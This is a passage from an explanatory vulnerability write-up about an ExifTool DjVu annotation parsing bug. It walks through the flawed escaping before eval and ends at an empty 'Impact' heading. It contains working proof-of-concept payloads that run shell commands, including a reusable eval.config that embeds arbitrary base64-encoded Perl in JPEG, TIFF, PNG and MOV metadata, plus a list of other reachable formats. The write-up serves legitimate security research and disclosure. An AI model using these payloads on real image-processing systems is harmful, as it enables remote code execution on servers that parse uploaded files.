$tok = '';starts with an empty string, then an innerfor (;;)loop builds it up. my $pos = pos($$dataPt);remembers the current position in the data.last Tok unless $$dataPt =~ /"/sg;searches forward for the next double quote. If there is none, it exits the whole outer loop.$tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);appends everything between the previous position and the quote just found..=means "append to".last unless $tok =~ /(\\+)$/ and length($1) & 0x01;is the escaping check.(\\+)captures one or more backslashes at the end of the string, andlength($1) & 0x01tests whether that count is odd. An odd number of backslashes means the quote is escaped (the backslash "protects" the quote), so the loop continues and the quote is treated as part of the string. Otherwise the loop ends.$tok .= '"';appends the quote itself when it was escaped.$tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;is a substitution. It finds either a backslash followed by any character, or an unescaped$or@, or a backslash at the end of the string, and puts a backslash in front of it. The purpose is to neutralise Perl's string interpolation (where$nameinside double quotes is replaced by the value of a variable) and to stop the string breaking out of its quotes.$tok = eval qq{"$tok"};is the dangerous line.qq{...}builds a double-quoted string, andevalruns the result as Perl code. The comment says this is done to convert C escape sequences (things like\nfor newline), which are similar in Perl.
So the flow is: read a quoted string from the file, escape the dangerous characters, wrap it in double quotes, and run it as Perl. The escaping is the only defence between the file content and eval.
Getting a DjVu file to parse
The researcher had never heard of DjVu, but the code was well commented, so he could follow it. The researcher had never heard of it, but the code was well commented, so he could follow it.
ExifTool ships with a set of test images, including a sample DjVu file. Unfortunately, that sample uses a compressed version of the annotation chunk, called ANTz, rather than the plain-text version, called ANTa. A chunk is a labelled block of data inside a file. Only the plain-text version reaches the vulnerable code, so the sample did not trigger it.
Opening the sample in a hex editor showed the format was fairly simple. A hex editor is a program that shows a file as raw bytes, in hexadecimal (base 16) notation, and lets you edit them directly. The file contained the string DJVIANTz followed by the hex value 000002E0. Since that value corresponded to the remaining number of bytes in the file, it was most likely the length of the chunk.
To confirm what the parser was seeing, he added a print($$dataPt); line to the ProcessAnt method, which prints the annotation text to the screen, and ran ExifTool on the sample. The output was:
(metadata
(Author "Phil Harvey")
(Title "DjVu Metadata Sample")
(Subject "ExifTool DjVu test image")
(Creator "ExifTool")
(CreationDate "2008-09-23T12:31:34-04:00")
(ModDate "2008-11-11T09:17:10-05:00")
(Keywords "ExifTool, Test, DjVu, XMP")
(Producer "djvused")
(note "Must escape double quotes (\") and backslashes (\\)")
(Trapped "Unknown")
(annote "Did you get this?")
(url "https://exiftool.org/") )
(xmp "<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>\n\n <rdf:Description rdf:about=''\n xmlns:album="http://ns.adobe.com/album/1.0/">\n <album:Notes>Must escape double quotes (") and backslashes (\\)</album:Notes>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:dc='http://purl.org/dc/elements/1.1/'>\n <dc:creator>\n <rdf:Seq>\n <rdf:li>Phil Harvey</rdf:li>\n </rdf:Seq>\n </dc:creator>\n <dc:description>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>ExifTool DjVu test image</rdf:li>\n </rdf:Alt>\n </dc:description>\n <dc:rights>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>Copyright 2008 Phil Harvey</rdf:li>\n </rdf:Alt>\n </dc:rights>\n <dc:subject>\n <rdf:Bag>\n <rdf:li>ExifTool</rdf:li>\n <rdf:li>Test</rdf:li>\n <rdf:li>DjVu</rdf:li>\n <rdf:li>XMP</rdf:li>\n </rdf:Bag>\n </dc:subject>\n <dc:title>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>DjVu Metadata Sample</rdf:li>\n </rdf:Alt>\n </dc:title>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:pdf='http://ns.adobe.com/pdf/1.3/'>\n <pdf:Keywords>ExifTool, Test, DjVu, XMP</pdf:Keywords>\n <pdf:Producer>djvused</pdf:Producer>\n <pdf:Trapped>/Unknown</pdf:Trapped>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:xmp='http://ns.adobe.com/xap/1.0/'>\n <xmp:CreateDate>2008-09-23T12:31:34-04:00</xmp:CreateDate>\n <xmp:CreatorTool>ExifTool</xmp:CreatorTool>\n <xmp:ModifyDate>2008-11-11T09:17:10-05:00</xmp:ModifyDate>\n </rdf:Description>\n</rdf:RDF>")
<snip>
Author : Phil Harvey
Create Date : 2008:09:23 12:31:34-04:00
Modify Date : 2008:11:11 09:17:10-05:00
Keywords : ExifTool, Test, DjVu, XMP
What this shows is that the metadata format is a bracketed list starting with metadata, followed by pairs of a tag name and a quoted value. This kind of bracketed list is called an s-expression. The <snip> marks a part of the output that was cut out for brevity.
To prove he could reach the vulnerable code, he edited the file, replacing the DJVIANTz... block with DJVIANTa\x00\x00\x00!(metadata (Author "Phil Harvey")), and re-ran ExifTool. The author tag was extracted and displayed, which confirmed the plain-text chunk was being parsed.
The bug: breaking the escaping
Now he had a fast way to test different inputs. He added more print lines to show each time the $tok variable was modified, and tried combinations of newlines and backslashes. One of them produced this error:
String found where operator expected at (eval 8) line 2, at end of line
        (Missing semicolon on previous line?)
This is a Perl syntax error, meaning the code handed to eval was not valid Perl. The input that caused it was a backslash followed by a newline and then a double quote, which resulted in the following being evaluated:
Line by line: the first line opens a double-quoted string containing a and a backslash. The backslash at the end of a line in Perl means "continue the string on the next line". The second line contains two double quotes, which close the string and then open a new one that is never closed. That is why Perl complained.
The important point is that the second quote was not escaped. The check $tok =~ /(\\+)$/ is supposed to detect a backslash before the quote, but in Perl the $ anchor matches at the end of the string and also just before a newline at the end of the string. So when the string ended with a backslash followed by a newline, the code thought the backslash was escaping the quote, when in fact the backslash was escaping the newline. The quote slipped through unescaped.
This was exciting because all that was needed now was to make the injected text valid Perl, and it would be executed.
Making the evaluated string valid Perl
He changed the metadata to comment out the trailing quote, run the date command, and return its output:
(metadata
    (Author "\
" . return `date`; #")
)
Line by line: (metadata opens the list. (Author "\ starts a quoted value whose first characters are a backslash and a newline, which is the trick that breaks the escaping. " . return date; closes the string, uses . to concatenate, and then uses return with a backtick-quoted command. In Perl, backticks run a shell command and return its output. The # starts a comment, so the trailing " and ) are ignored by Perl. The final ) closes the outer list.
Running ExifTool on the modified image gave code execution, with the command output appearing in the Author field:
ExifTool Version Number         : 12.23
File Name                       : DjVu.djvu
File Size                       : 376 bytes
File Modification Date/Time     : 2021:05:04 22:50:09+10:00
File Access Date/Time           : 2021:05:04 22:50:09+10:00
File Inode Change Date/Time     : 2021:05:04 22:50:09+10:00
File Permissions                : -rw-r--r--
File Type                       : DJVU (multi-page)
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Subfile Type                    : Single-page image
Image Width                     : 8
Image Height                    : 8
DjVu Version                    : 0.24
Spatial Resolution              : 100
Gamma                           : 2.2
Orientation                     : Unknown (0)
Included File ID                : shared_anno.iff
Author                          : Tue  4 May 2021 22:51:12 AEST.
Image Size                      : 8x8
Megapixels                      : 0.000064
The Author line now contains the output of the date command, which proves the injected code ran on the machine.
Reaching the bug from a common image format
Code execution from an unknown file type is impressive, but a valid image in a common format would be better. The reason is that some validation might be performed on the image before it is passed to ExifTool. If, for example, an upload had to be a PNG or JPEG, a DjVu file would be rejected. But if the same bug could be triggered from a valid PNG or JPEG, the check would pass and the bug would still fire.
He started by looking for other code that used the DjVu module. It was only referenced by the AIFF module (AIFF is an audio format), and nothing else referenced that one. He then remembered that ExifTool can embed and extract JPEG thumbnails, but the code that handles ThumbnailImage does not try to parse the embedded image, so that was a dead end.
That led him to look for functions that parse image metadata. This led to ExtractInfo:
#------------------------------------------------------------------------------
# Extract meta information from image
# Inputs: 0) ExifTool object reference
#         1-N) Same as ImageInfo()
# Returns: 1 if this was a valid image, 0 otherwise
# Notes: pass an undefined value to avoid parsing arguments
# Internal 'ReEntry' option allows this routine to be called recursively
sub ExtractInfo($;@)
Line by line: the comments say this method extracts metadata from an image, takes an ExifTool object and some arguments, returns 1 for a valid image and 0 otherwise, and can be called recursively when the ReEntry option is set. Recursion here means the method can call itself on data it finds inside the file, which is exactly what we need: if we can get ExtractInfo to run on our DjVu payload, the DjVu bug fires.
Searching for uses of ExtractInfo led him to the Exif module:
%Image::ExifTool::Exif::Main = (
  # SNIP

  0xc51b => { # (Hasselblad H3D)
        Name => 'HasselbladExif',
        Format => 'undef',
        RawConv => q{
            $$self{DOC_NUM} = ++$$self{DOC_COUNT};
            $self->ExtractInfo(\$val, { ReEntry => 1 });
            $$self{DOC_NUM} = 0;
            return undef;
        },
    },
Line by line: this is a table of EXIF tags. EXIF is the standard format for metadata inside photos, and it is built on top of another format called TIFF. Each entry in the table describes one tag, identified by a number. The entry 0xc51b is a tag used by Hasselblad cameras, named HasselbladExif. Its RawConv callback runs when the tag is found: it increments a document counter, calls ExtractInfo on the tag's value with ReEntry => 1, resets the counter, and returns nothing. In other words, whatever is inside tag 0xc51b gets parsed as metadata. If we put our DjVu payload there, the DjVu bug fires.
The Exif module reads EXIF and TIFF metadata, so the next step was to read about the TIFF format. TIFF is a container format for images, and it is also the basis of EXIF. A TIFF file is made of directories, each of which is a list of tags. Each tag has an id, a data type, a count, and either the value itself or an offset to where the value is stored.
Placing the payload in a TIFF tag
ExifTool ships with a sample TIFF file. Running ExifTool with -v10 on it prints the parsed structure in detail:
exiftool -v10 ./t/images/ExifTool.tif
  ExifToolVersion = 11.85
  FileName = ExifTool.tif
  Directory = ./t/images
  FileSize = 4864
  FileModifyDate = 1618544560
  FileAccessDate = 1618544564
  FileInodeChangeDate = 1618974185
  FilePermissions = 33188
  FileType = TIFF
  FileTypeExtension = TIF
  MIMEType = image/tiff
  ExifByteOrder = MM
  + [IFD0 directory with 22 entries]
  | 0)  SubfileType = 0
  |     - Tag 0x00fe (4 bytes, int32u[1]):
  |         0012: 00 00 00 00                                     [....]
  | 1)  ImageWidth = 160
  |     - Tag 0x0100 (4 bytes, int32u[1]):
  |         001e: 00 00 00 a0                                     [....]
  | 2)  ImageHeight = 120
  |     - Tag 0x0101 (4 bytes, int32u[1]):
  |         002a: 00 00 00 78                                     [...x]
  | 3)  BitsPerSample = 8 8 8
  |     - Tag 0x0102 (6 bytes, int16u[3]):
  |         0116: 00 08 00 08 00 08                               [......]
  | 4)  Compression = 5
  |     - Tag 0x0103 (2 bytes, int16u[1]):
  |         0042: 00 05                                           [..]
  | 5)  PhotometricInterpretation = 2
  |     - Tag 0x0106 (2 bytes, int16u[1]):
  |         004e: 00 02                                           [..]
  | 6)  ImageDescription = The picture caption
  |     - Tag 0x010e (20 bytes, string[20]):
  |         011c: 54 68 65 20 70 69 63 74 75 72 65 20 63 61 70 74 [The picture capt]
  |         012c: 69 6f 6e 00                                     [ion.]
  | 7)  Make = Canon
  |     - Tag 0x010f (6 bytes, string[6]):
  |         0130: 43 61 6e 6f 6e 00                               [Canon.]
  | 8)  Model = Canon EOS DIGITAL REBEL
  |     - Tag 0x0110 (24 bytes, string[24]):
  |         0136: 43 61 6e 6f 6e 20 45 4f 53 20 44 49 47 49 54 41 [Canon EOS DIGITA]
  |         0146: 4c 20 52 45 42 45 4c 00                         [L REBEL.]
  | 9)  StripOffsets = 3816
  |     - Tag 0x0111 (4 bytes, int32u[1]):
  |         007e: 00 00 0e e8                                     [....]
  | 10) SamplesPerPixel = 3
  |     - Tag 0x0115 (2 bytes, int16u[1]):
  |         008a: 00 03                                           [..]
  | 11) RowsPerStrip = 120
  |     - Tag 0x0116 (4 bytes, int32u[1]):
  |         0096: 00 00 00 78                                     [...x]
  | 12) StripByteCounts = 1048
  |     - Tag 0x0117 (4 bytes, int32u[1]):
  |         00a2: 00 00 04 18                                     [....]
  | 13) XResolution = 180 (1800/10)
  |     - Tag 0x011a (8 bytes, rational64u[1]):
  |         014e: 00 00 07 08 00 00 00 0a                         [........]
  | 14) YResolution = 180 (1800/10)
  |     - Tag 0x011b (8 bytes, rational64u[1]):
  |         0156: 00 00 07 08 00 00 00 0a                         [........]
  | 15) PlanarConfiguration = 1
  |     - Tag 0x011c (2 bytes, int16u[1]):
  |         00c6: 00 01                                           [..]
  | 16) ResolutionUnit = 2
  |     - Tag 0x0128 (2 bytes, int16u[1]):
  |         00d2: 00 02                                           [..]
  | 17) Software = GraphicConverter
  |     - Tag 0x0131 (17 bytes, string[17]):
  |         015e: 47 72 61 70 68 69 63 43 6f 6e 76 65 72 74 65 72 [GraphicConverter]
  |         016e: 00                                              [.]
  | 18) ModifyDate = 2004:02:20 08:07:49
  |     - Tag 0x0132 (20 bytes, string[20]):
  |         0170: 32 30 30 34 3a 30 32 3a 32 30 20 30 38 3a 30 37 [2004:02:20 08:07]
  |         0180: 3a 34 39 00                                     [:49.]
  | 19) Predictor = 1
  |     - Tag 0x013d (2 bytes, int16u[1]):
  |         00f6: 00 01                                           [..]
  | 20) IPTC-NAA (SubDirectory) -->
  |     - Tag 0x83bb (284 bytes, int32u[71] read as undef[284]):
  |         0184: 1c 02 00 00 02 00 02 1c 02 78 00 13 54 68 65 20 [.........x..The ]
  |         0194: 70 69 63 74 75 72 65 20 63 61 70 74 69 6f 6e 1c [picture caption.]
  |         01a4: 02 7a 00 0a 49 20 77 72 6f 74 65 20 69 74 1c 02 [.z..I wrote it..]
  |         01b4: 28 00 0f 6e 6f 20 69 6e 73 74 72 75 63 74 69 6f [(..no instructio]
  |         01c4: 6e 73 1c 02 50 00 0e 49 27 6d 20 74 68 65 20 61 [ns..P..I'm the a]
  |         01d4: 75 74 68 6f 72 1c 02 55 00 06 4f 6e 20 74 6f 70 [uthor..U..On top]
  |         01e4: 1c 02 6e 00 0b 50 68 69 6c 20 48 61 72 76 65 79 [..n..Phil Harvey]
  |         01f4: 1c 02 73 00 09 4d 79 20 63 61 6d 65 72 61 1c 02 [..s..My camera..]
  |         0204: 05 00 11 54 68 69 73 20 69 73 20 74 68 65 20 74 [...This is the t]
  |         0214: 69 74 6c 65 1c 02 37 00 08 32 30 30 34 30 32 32 [itle..7..2004022]
  |         0224: 30 1c 02 5a 00 08 4b 69 6e 67 73 74 6f 6e 1c 02 [0..Z..Kingston..]
  |         0234: 5f 00 07 4f 6e 74 61 72 69 6f 1c 02 65 00 06 43 [_..Ontario..e..C]
  |         0244: 61 6e 61 64 61 1c 02 67 00 0c 6e 6f 20 72 65 66 [anada..g..no ref]
  |         0254: 65 72 65 6e 63 65 1c 02 19 00 08 65 78 69 66 74 [erence.....exift]
  |         0264: 6f 6f 6c 1c 02 19 00 04 74 65 73 74 1c 02 19 00 [ool.....test....]
  |         0274: 07 70 69 63 74 75 72 65 1c 02 74 00 10 43 6f 70 [.picture..Cop]
  |         0284: 79 72 69 67 68 74 20 6e 6f 74 69 63 65 1c 02 69 [yright notice..i]
  |         0294: 00 08 68 65 61 64 6c 69 6e 65 00 00             [..headline..]
  | + [IPTC directory, 284 bytes]
  ...
Line by line: exiftool -v10 ./t/images/ExifTool.tif runs ExifTool on the sample file with verbosity level 10, which prints the parsed structure. The first block shows basic file information. ExifByteOrder = MM means the file uses big-endian byte order (the bytes of a number are stored most significant first). + [IFD0 directory with 22 entries] starts the first directory, called IFD0. Each numbered line is one tag: its id in hex, its data type, its size, and a hex dump of its value. For example, tag 0x010f is Make = Canon, stored as a 6-byte string. Tag 0x83bb is IPTC-NAA, a 284-byte value that ExifTool reads as a subdirectory. IPTC is another metadata standard, used mainly by news agencies.
Searching the file in a hex editor for the tag id 83BB found the sequence 83BB00040000004700000184. This matches the TIFF tag structure:
typedef struct _TifTag
{
	WORD   TagId;       /* The tag identifier  */
	WORD   DataType;    /* The scalar type of the data items  */
	DWORD  DataCount;   /* The number of items in the tag data  */
	DWORD  DataOffset;  /* The byte offset to the data items  */
} TIFTAG;
Line by line: this is a C language definition of a TIFF tag. TagId is a 16-bit number identifying the tag. DataType is a 16-bit number saying what kind of data it holds. DataCount is a 32-bit number saying how many items there are. DataOffset is a 32-bit number saying where in the file the data starts. WORD is 16 bits and DWORD is 32 bits.
So in the sequence 83BB00040000004700000184: the tag id is 0x83BB, the data type is 4 (which means 32-bit unsigned integer), the count is 0x47 (71 in decimal), and the offset is 0x184 (388 in decimal). This matches the verbose output exactly.
Simply changing 0x83BB to 0xC51B and re-running ExifTool made it pick up the HasselbladExif tag. He then replaced the whole tag value with a short payload that would trigger the eval:
$ exiftool -v10 ./t/images/ExifTool.tif
...
  | 19) Predictor = 1
  |     - Tag 0x013d (2 bytes, int16u[1]):
  |         00f6: 00 01                                           [..]
  | 20) HasselbladExif = AT&TFORM.DJVUANTa..(metadata.    (Author "\\." . return `date`; #")
  |     - Tag 0xc51b (284 bytes, int32u[71] read as undef[284]):
  |         0184: 41 54 26 54 46 4f 52 4d 00 00 00 08 44 4a 56 55 [AT&TFORM....DJVU]
  |         0194: 41 4e 54 61 00 00 01 04 28 6d 65 74 61 64 61 74 [ANTa....(metadat]
  |         01a4: 61 0a 20 20 20 20 28 41 75 74 68 6f 72 20 22 5c [a.    (Author "\]
  |         01b4: 0a 22 20 2e 20 72 65 74 75 72 6e 20 60 64 61 74 [." . return `dat]
  |         01c4: 65 60 3b 20 23 22 29 20 20 20 20 20 20 20 20 20 [e`; #")         ]
  |         01d4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         01e4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         01f4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0204: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0214: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0224: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0234: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0244: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0254: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0264: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0274: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0284: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0294: 20 20 20 20 20 20 20 20 20 20 20 20             [            ]
  | FileType = DJVU
  | FileTypeExtension = DJVU
  | MIMEType = image/vnd.djvu
AIFF 'ANTa' chunk (260 bytes of data): 24
  | ANTa (SubDirectory) -->
  | - Tag 'ANTa' (260 bytes):
  |     0018: 28 6d 65 74 61 64 61 74 61 0a 20 20 20 20 28 41 [(metadata.    (A]
  |     0028: 75 74 68 6f 72 20 22 5c 0a 22 20 2e 20 72 65 74 [uthor "\." . ret]
  |     0038: 75 72 6e 20 60 64 61 74 65 60 3b 20 23 22 29 20 [urn `date`; #") ]
  |     0048: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0058: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0068: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0078: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0088: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0098: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00a8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00b8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00c8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00d8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00e8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00f8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0108: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0118: 20 20 20 20                                     [    ]
  | | Metadata (SubDirectory) -->
  | | + [Metadata directory with 1 entries]
  | | | Author = Thu  6 May 2021 21:06:17 AEST.
Line by line: the first part shows the TIFF tag 0xc51b now containing the DjVu payload. The bytes 41 54 26 54 46 4f 52 4d spell AT&TFORM, which is the DjVu file signature. The bytes 44 4a 56 55 spell DJVU, the form type. The bytes 41 4e 54 61 spell ANTa, the plain-text annotation chunk. Then comes a 4-byte length 00 00 01 04 (260 in decimal), then the annotation text itself. The second part shows ExifTool recognising the embedded data as a DjVu file, then as an AIFF chunk, then parsing the annotation and running the injected code. The Author field now contains the output of date.
So the payload now fires from a valid TIFF. And EXIF data is used in many other formats, as the ExifTool documentation quoted in the report notes:
EXIF stands for "Exchangeable Image File Format".  This type of information
is formatted according to the TIFF specification, and may be found in JPG,
TIFF, PNG, JP2, PGF, MIFF, HDP, PSP and XCF images, as well as many
TIFF-based RAW images, and even some AVI and MOV videos.
Line by line: this is a paragraph from the ExifTool documentation. It says EXIF metadata follows the TIFF specification, and that it can be found in JPEG, TIFF, PNG, JP2, PGF, MIFF, HDP, PSP and XCF images, in many RAW image formats, and even in some AVI and MOV videos. In other words, EXIF data may be found in all of these formats.
Automating payload creation with a user-defined tag table
Editing files by hand each time is slow. ExifTool lets you create your own tag tables in a config file, using a Perl package called Image::ExifTool::UserDefined. A config file is a file that changes how a program behaves without changing the program itself. After some trial and error, he had this eval.config file:
%Image::ExifTool::UserDefined = (
    'Image::ExifTool::Exif::Main' => {
        0xc51b => {
            Name => 'eval',
            Binary => 1,
            Writable => 'undef',
            WriteGroup => 'IFD0',
            ValueConvInv => sub {
                use MIME::Base64;
                my $val = shift;
                $encoded = encode_base64($val);
                my $meta = qq/(metadata(Copyright "\\\n" eq ''; return (eval { use MIME::Base64; eval(decode_base64(q%$encoded%)); });#"))/;
                my $len = pack "N", length($meta);
                my $payload = qq/AT&TFORM\x00\x00\x00\x08DJVUANTa$len$meta/;
                return $payload;
            }
        }
    }
)
Line by line:
%Image::ExifTool::UserDefined = (starts a hash (a key-value map) of user-defined tags.'Image::ExifTool::Exif::Main' => {says the following entries belong to the main EXIF tag table.0xc51b => {adds an entry for tag0xc51b, the Hasselblad tag.Name => 'eval',gives it a friendly name.Binary => 1,says the value is binary data, not text.Writable => 'undef',says the tag can be written, with an undefined data type.WriteGroup => 'IFD0',says it should be written into the first directory.ValueConvInv => sub {defines a callback that converts a value the user supplies into the bytes to write.use MIME::Base64;loads a Perl module for base64 encoding. Base64 is a way of turning arbitrary bytes into plain text characters, so binary data can be carried inside text.my $val = shift;takes the value the user supplied.$encoded = encode_base64($val);base64-encodes it.my $meta = qq/(metadata(Copyright "\\\n" eq ''; return (eval { use MIME::Base64; eval(decode_base64(q%$encoded%)); });#"))/;builds the DjVu annotation. The\\\nis the backslash-newline trick that breaks the escaping. Theeq ''compares the string to an empty string, which is false, so thereturnruns. Theeval { ... }block decodes the base64 and runs it. The#comments out the trailing quote.my $len = pack "N", length($meta);packs the length of the annotation as a 32-bit big-endian number.packturns a number into raw bytes, andNmeans big-endian 32-bit.my $payload = qq/AT&TFORM\x00\x00\x00\x08DJVUANTa$len$meta/;builds the full DjVu payload: theAT&TFORMsignature, a length, theDJVUform type, theANTachunk name, the annotation length, and the annotation itself.return $payload;returns the bytes to write.
This lets you add the HasselbladExif tag to any format ExifTool can write EXIF tags to, such as JPEG, TIFF and PNG. The command is then injected with:
$ exiftool -config eval.config image.jpg -eval='system("echo ggg")'
$ exiftool image.jpg
$ exiftool image.jpg
Line by line: the first command runs ExifTool with the custom config, on image.jpg, and sets the eval tag to the Perl code system("echo ggg"). system runs a shell command. The second command runs ExifTool on the modified image, which triggers the bug and runs the command. The third command runs ExifTool again, and this time the output shows the result:
ggg
ExifTool Version Number         : 11.85
File Name                       : image.jpg
Directory                       : .
File Size                       : 11 kB
Line by line: ggg is the output of the echo ggg command, which proves the injected code ran. The rest is ExifTool's normal output for the file.
Bonus formats
Any format that uses the tag table Image::ExifTool::Exif::Main, or calls ExtractInfo, ProcessTIFF, ProcessExif, or processes any of the vulnerable formats, can most likely be used as well. The report gives an incomplete list.
ZIP
If a ZIP archive contains a file called meta.json, ExifTool calls ExtractInfo on it:
if ($extract{$file}) {
    ($buff, $status) = $zip->contents($member);
    $status and $et->Warn("Error extracting $file"), next;
    if ($file eq 'meta.json') {
        $et->ExtractInfo(\$buff, { ReEntry => 1 });
        if ($$et{VALUE}{App} and $$et{VALUE}{App} =~ /sketch/i) {
            $et->OverrideFileType('SKETCH');
        }
Line by line: if the file is one ExifTool wants to extract, it reads the member's contents into $buff. If reading fails, it warns and moves on. If the file is named meta.json, it calls ExtractInfo on the contents with ReEntry => 1, which is where our payload would fire. If the metadata contains an App field matching sketch (case-insensitive), it relabels the file as a Sketch file.
If a PDF uses the DCTDecode or JPXDecode filters, ExtractInfo is called on the embedded image stream:
if ($filter eq '/DCTDecode' or $filter eq '/JPXDecode') {
    DecodeStream($et, $dict) or last;
    # save the image itself
    $et->FoundTag($tagInfo, \$$dict{_stream});
    # extract information from embedded image
    $result = $et->ExtractInfo(\$$dict{_stream}, { ReEntry => 1 });
Line by line: if the stream uses one of those two filters (which are used for JPEG and JPEG 2000 images inside PDFs), it decodes the stream, records the image as a tag, and calls ExtractInfo on the decoded stream with ReEntry => 1. That is where our payload would fire.
AVI
The EXIF tag in an AVI file is processed as a TIFF:
    EXIF => [{ # (WebP)
        Name => 'EXIF',
        Condition => '$$valPt =~ /^(II\x2a\0|MM\0\x2a)/',
        Notes => 'WebP files',
        SubDirectory => {
            TagTable => 'Image::ExifTool::Exif::Main',
            ProcessProc => \&Image::ExifTool::ProcessTIFF,
Line by line: this defines an EXIF tag. The Condition checks that the value starts with the TIFF signature, either II* (little-endian) or MM* (big-endian). If so, the value is treated as a subdirectory using the main EXIF tag table and processed as TIFF. ExifTool does not support writing to AVI files, but one of the JUNK tags used for alignment in an AVI could simply be replaced with EXIF and a TIFF/EXIF payload.
MOV/MP4
The UserData tag RMKN is processed as a TIFF, and its EXIF data is then parsed:
    RMKN => { #PH (GR)
        Name => 'RicohRMKN',
        SubDirectory => {
            TagTable => 'Image::ExifTool::Exif::Main',
            ProcessProc => \&Image::ExifTool::ProcessTIFF, # (because ProcessMOV is default)
Line by line: this defines the RMKN tag inside the UserData section of a QuickTime/MOV file. Its value is treated as a subdirectory using the main EXIF tag table and processed as TIFF. The comment notes that ProcessMOV would normally be used, but ProcessTIFF is specified here.
The config file from before can be modified to add support for writing to this tag:
use MIME::Base64;

sub GetDjVu {
    my ($val) = @_;
    $encoded = encode_base64($val);
    my $meta = qq/(metadata(Copyright "\\\n" eq ''; return (eval { use MIME::Base64; eval(decode_base64(q%$encoded%)); });#"))/;
    my $len = pack "N", length($meta);
    my $payload = qq/AT&TFORM\x00\x00\x00\x08DJVUANTa$len$meta/;
    return $payload;
}

sub GetTiff {
    my ($val) = @_;
    my $payload = GetDjVu($val);
    my $len = pack "N", length($payload) + 1;
    my $tif =
        "MM\x00*\x00\x00\x00\x08\x00\x05\x01\x1a\x00\x05\x00\x00\x00\x01\x00\x00\x00J\x01\x1b\x00\x05\x00\x00\x00\x01\x00" .
        "\x00\x00R\x01(\x00\x03\x00\x00\x00\x01\x00\x03\x00\x00\x02\x13\x00\x03\x00\x00\x00\x01\x00\x01\x00\x00\xc5\x1b\x00\x07" .
        "$len\x00\x00\x00Z\x00\x00\x00\x00\x00\x00\x00%\x00\x00\x00\x01\x00\x00\x00%\x00\x00\x00\x01" .
        "$payload\x00";
    return $tif;
}

%Image::ExifTool::UserDefined = (
    'Image::ExifTool::Exif::Main' => {
        0xc51b => {
            Name => 'eval',
            Binary => 1,
            Writable => 'undef',
            WriteGroup => 'IFD0',
            ValueConvInv => sub {
                return GetDjVu(shift);
            }
        }
    },

    'Image::ExifTool::QuickTime::UserData' => {
        'RMKN' => {
            Name => 'eval',
            Binary => 1,
            Writable => 'undef',
            ValueConvInv => sub {
                return GetTiff(shift);
            }
        }
    }
)
Line by line:
use MIME::Base64;loads the base64 module.sub GetDjVu {defines a helper that builds the DjVu payload from a command.my ($val) = @_;takes the command.my $meta = qq/(metadata(Copyright "\\\n" eq ''; return (eval { use MIME::Base64; eval(decode_base64(q%$encoded%)); });#"))/;builds the annotation with the backslash-newline trick and the base64-decoding eval.my $len = pack "N", length($meta);packs the annotation length.my $payload = qq/AT&TFORM\x00\x00\x00\x08DJVUANTa$len$meta/;builds the DjVu payload.return $payload;returns it.sub GetTiff {defines a helper that wraps the DjVu payload in a minimal TIFF file.my ($val) = @_;takes the command.my $payload = GetDjVu($val);builds the DjVu payload.my $len = pack "N", length($payload) + 1;packs the payload length plus one.my $tif = ...builds a minimal TIFF file: theMMbyte order marker, the magic number*, an offset to the first directory, a directory with a few tags, and the0xc51btag whose value is the DjVu payload. The\xc5\x1bbytes are the tag id, and the$lenand$payloadare inserted into the tag value.return $tif;returns the TIFF.- The
%Image::ExifTool::UserDefinedblock defines two writable tags:0xc51bin the main EXIF table, which usesGetDjVu, andRMKNin the QuickTimeUserDatatable, which usesGetTiff.
Root cause
The vulnerable code builds a Perl string from attacker-controlled annotation text and passes it to eval after a substitution intended to neutralise $, @ and a trailing backslash. The check for an escaped quote uses $tok =~ /(\\+)$/, and in Perl $ also matches before a newline at the end of the string. A backslash followed by a newline is therefore treated as escaping the following quote, so the quote is not escaped and the string passed to eval can be broken out of. The escaping was the only defence between the file content and eval, and it did not account for the newline behaviour of the $ anchor.
Impact
